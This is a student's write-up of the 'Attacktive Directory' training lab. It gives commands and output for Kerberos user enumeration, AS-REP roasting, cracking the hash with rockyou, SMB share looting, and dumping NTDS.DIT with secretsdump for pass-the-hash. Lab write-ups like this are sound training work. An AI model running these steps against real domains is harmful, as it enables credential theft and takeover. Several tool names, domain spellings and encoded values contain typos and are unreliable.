

NAME	KEN KIBUGI MUIRURI
TRACKING NUMBER	CS-SA12-26014
COHORT	CYBERSHUJAA COHORT 1-2026
TASK	ATTACKTIVE DIRECTORY REPORT

Contents

1.0	Deploy the Machine and Set Up	2
2.0	Introduction to Attacktive Directory	2
3.0	Enumerating Users via Kerberos	3
4.0	Abusing Kerberos.....	5
5.0	Back to the Basics	6
6.0	Elevating Privileges within the Domain	8
7.0	Flag Submission Panel	9
	Conclusion	11

ATTACKTIVE DIRECTORY MODULE REPORT

Introduction

In the Attacktive Directory module, I learned how to explore and exploit a Windows Active Directory environment. Using tools like Impacket, Kerbrute, and Evil-WinRM, I practiced enumerating users, retrieving password hashes, and performing privilege escalation, gaining hands-on experience in AD attacks.

1.0 Deploy the Machine and Set Up

I established a VPN connection and installed Impacket, Bloodhound and Neo4j using the instructions given.


2.0 Introduction to Attacktive Directory

Question1: What tool will allow us to enumerate port 139/445?

Answer: **enum4linux**

Question2: What is the NetBIOS-Domain Name of the machine?

Answer: **THM-AD**



Question3: What invalid TLD do people commonly use for their Active Directory Domain?


Answer: **.local**

3.0 Enumerating Users via Kerberos

I copied the user and passwords lists and saved each differently using nano. I downloaded kubernets, made it executable by running **chmod *x kerbrute_linux_amd64** then moved it to path by running **sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute**. I then ran **kerbrute userenum -d spookyssec.local -dc 10.82.164.199 userlist.txt** to see valid usernames.


Question1: What command within Kubermet will allow us to enumerate valid usernames?

Answer: **userenum**



Question2: What notable account is discovered?

Answer: **svc-admin**



Question3: What is the other notable account discovered?

Answer: **backup**

4.0 Abusing Kerberos

Question1: We have two user accounts that we can potentially query a ticket from. Which user account can you query a ticket from with no password?

Answer: **svc-admin**


Question2: What type of Kerberos hash did we retrieve from the KDC?

Question3: What mode is the hash?

Question4: Now crack the hash with the modified password list provided, what is the user accounts password?

Answer to questions 2, 3 and 4:

I ran **python GetNPUsers.py spookyssec.local/svc-admin -no-pass** to get the hash for svc-admin.



```
kali@kali:~/media/Downloads$ python GetNPUsers.py spookyssec.local/svc-admin -no-pass
Impacket v0.14.0.dev0+20260219.184542.8728b0cf - Copyright Fortra, LLC and its
affiliated companies

[*] Getting TGT for vc-admin
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)


kali@kali:~/media/Downloads$ python GetNPUsers.py spookyssec.local/svc-admin -no-pass
Impacket v0.14.0.dev0+20260219.184542.8728b0cf - Copyright Fortra, LLC and its
affiliated companies

[*] Getting TGT for svc-admin
36103a9e9221125a30123640b77a10db3a8780e74f0e70ff6e4bdf5df49e24c820577eb04f0
f619c08b0d5221125a30123640b77a10db3a8780e74f0e70ff6e4bdf5df49e24c820577eb04f0
914ce50135080ff3eb770df5f29b86a45c6bfb9c84e550b6a9c994cf49a98df73e26bd2f323
4c0210a6610977cc8197a76da6a2a2778b02c0f001922804f4900d082f46a3144a413099181
ba77f5f1024017500908ab0e4eece4b2a19a20b6ed6471dddb6bf8db8ee16ad051a761c5880
3add7251afab8e751feb1c3ca1e2d42d5acd24bc28df28ecb4a386c9735e46665af9a6d7a
cd2a27a550804ab8f02ccf1ce9f3d7c73ca4dc024973a563b2e3f0e2a90ba3268186199066
db5461af2c008089cf


kali@kali:~/media/Downloads$
```

I tried to crack the hash using hashcat by running **hashcat -m 18200 -a 0 asrep_hash.txt /usr/share/wordlists/rockyou.txt** but kept getting an error about not having enough allocatable device memory so I used John the Ripper by running **john --wordlist=/usr/share/wordlists/rockyou.txt asrep_hash.txt**.

I found the password as **management2005**.



I found the mode of the hash as **18200** after running **hashcat --identify asrep_hash.txt** and looked it up in the hashcat wiki. The type was **Kerberos 5 AS-REP etype 23**.



5.0 Back to the Basics

Question1: What utility can we use to map remote SMB shares?


Answer: **smbclient**

Question2: Which option will list shares?

Answer: -L

Question3: How many remote shares is the server listing?

Answer: I used smbclient and found the shares as 6.



Question4: There is one particular share that we have access to that contains a text file.

Which share is it?

Question5: What is the content of the file?

Question6: Decoding the contents of the file, what is the full contents?

Answer to questions 4,5 and 6:

I found that the share with a text file was **backup** after which I got the file and opened it. I


then used **echo "YmFja3VwQHNwb29reXNIYy5sb2NhbdDpiYWNRdXAyNTE3ODYw" |**

base64 -d to decode the flag which was

YmFja3VwQHNwb29reXNIYy5sb2NhbdDpiYWNRdXAyNTE3ODYw. It contained credentials

for the backup@spookysec user after decoding it. The full contents:

backup@spookysec.local:backup2517860.




6.0 Elevating Privileges within the Domain

Question1: What method allowed us to dump NTDS.DIT?

Question2: What is the Administrator's NTLM hash?

Answer to questions 1 and 2:

I ran **secretsdump.py spookysec.local/backup:backup2517860@10.81.128.166** and found the method as **DRSUAPI** and the Administrator's NTLM Hash as **0e0363213e37b94221497260b0bcb4fc**



Question3: What method of attack could allow us to authenticate as the user without the password?

Answer: **Pass the Hash**

Question4: Using a tool called Evil-WinRM what option will allow us to use a hash

Answer: **-H**

7.0 Flag Submission Panel


